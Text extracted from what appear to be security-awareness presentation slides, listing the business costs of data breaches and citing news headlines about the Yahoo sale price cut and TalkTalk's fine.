
BEEN THERE, DONE THAT

duo



ONE YEAR AGO. . .





 DUI

TODAY






Trust Me...

EVERYBODY WANTS ONE...





DUO



YOUR COSTS

- ▶ The investigation of the incident
- ▶ Cost of remediating the findings
- ▶ Cost to recover
- ▶ Communications costs (PR, Media, Customer response)
- ▶ Potential legal fees
- ▶ Compliance penalties that could be leveraged



MORE COSTS. . .

- ▶ Loss of revenue
- ▶ Customer attrition
- ▶ Stock valuation



COST OF BREACHES

After data breaches, Verizon knocks \$350M off Yahoo sale, now valued at \$4.48B

Posted Feb 21, 2017 by [Ingrid Lunden \(@ingridlunden\)](#)



Next St



COST OF NO ENCRYPTION

News › Business › Business News

TalkTalk given record fine over data breach that led to data theft of nearly 157,000 customers

The personal data of 156,959 customers including names, addresses, dates of birth, phone numbers were stolen

Zlata Rodionova | Wednesday 5 October 2016 13:00 BST |  3 comments



Click to follow
The Independent



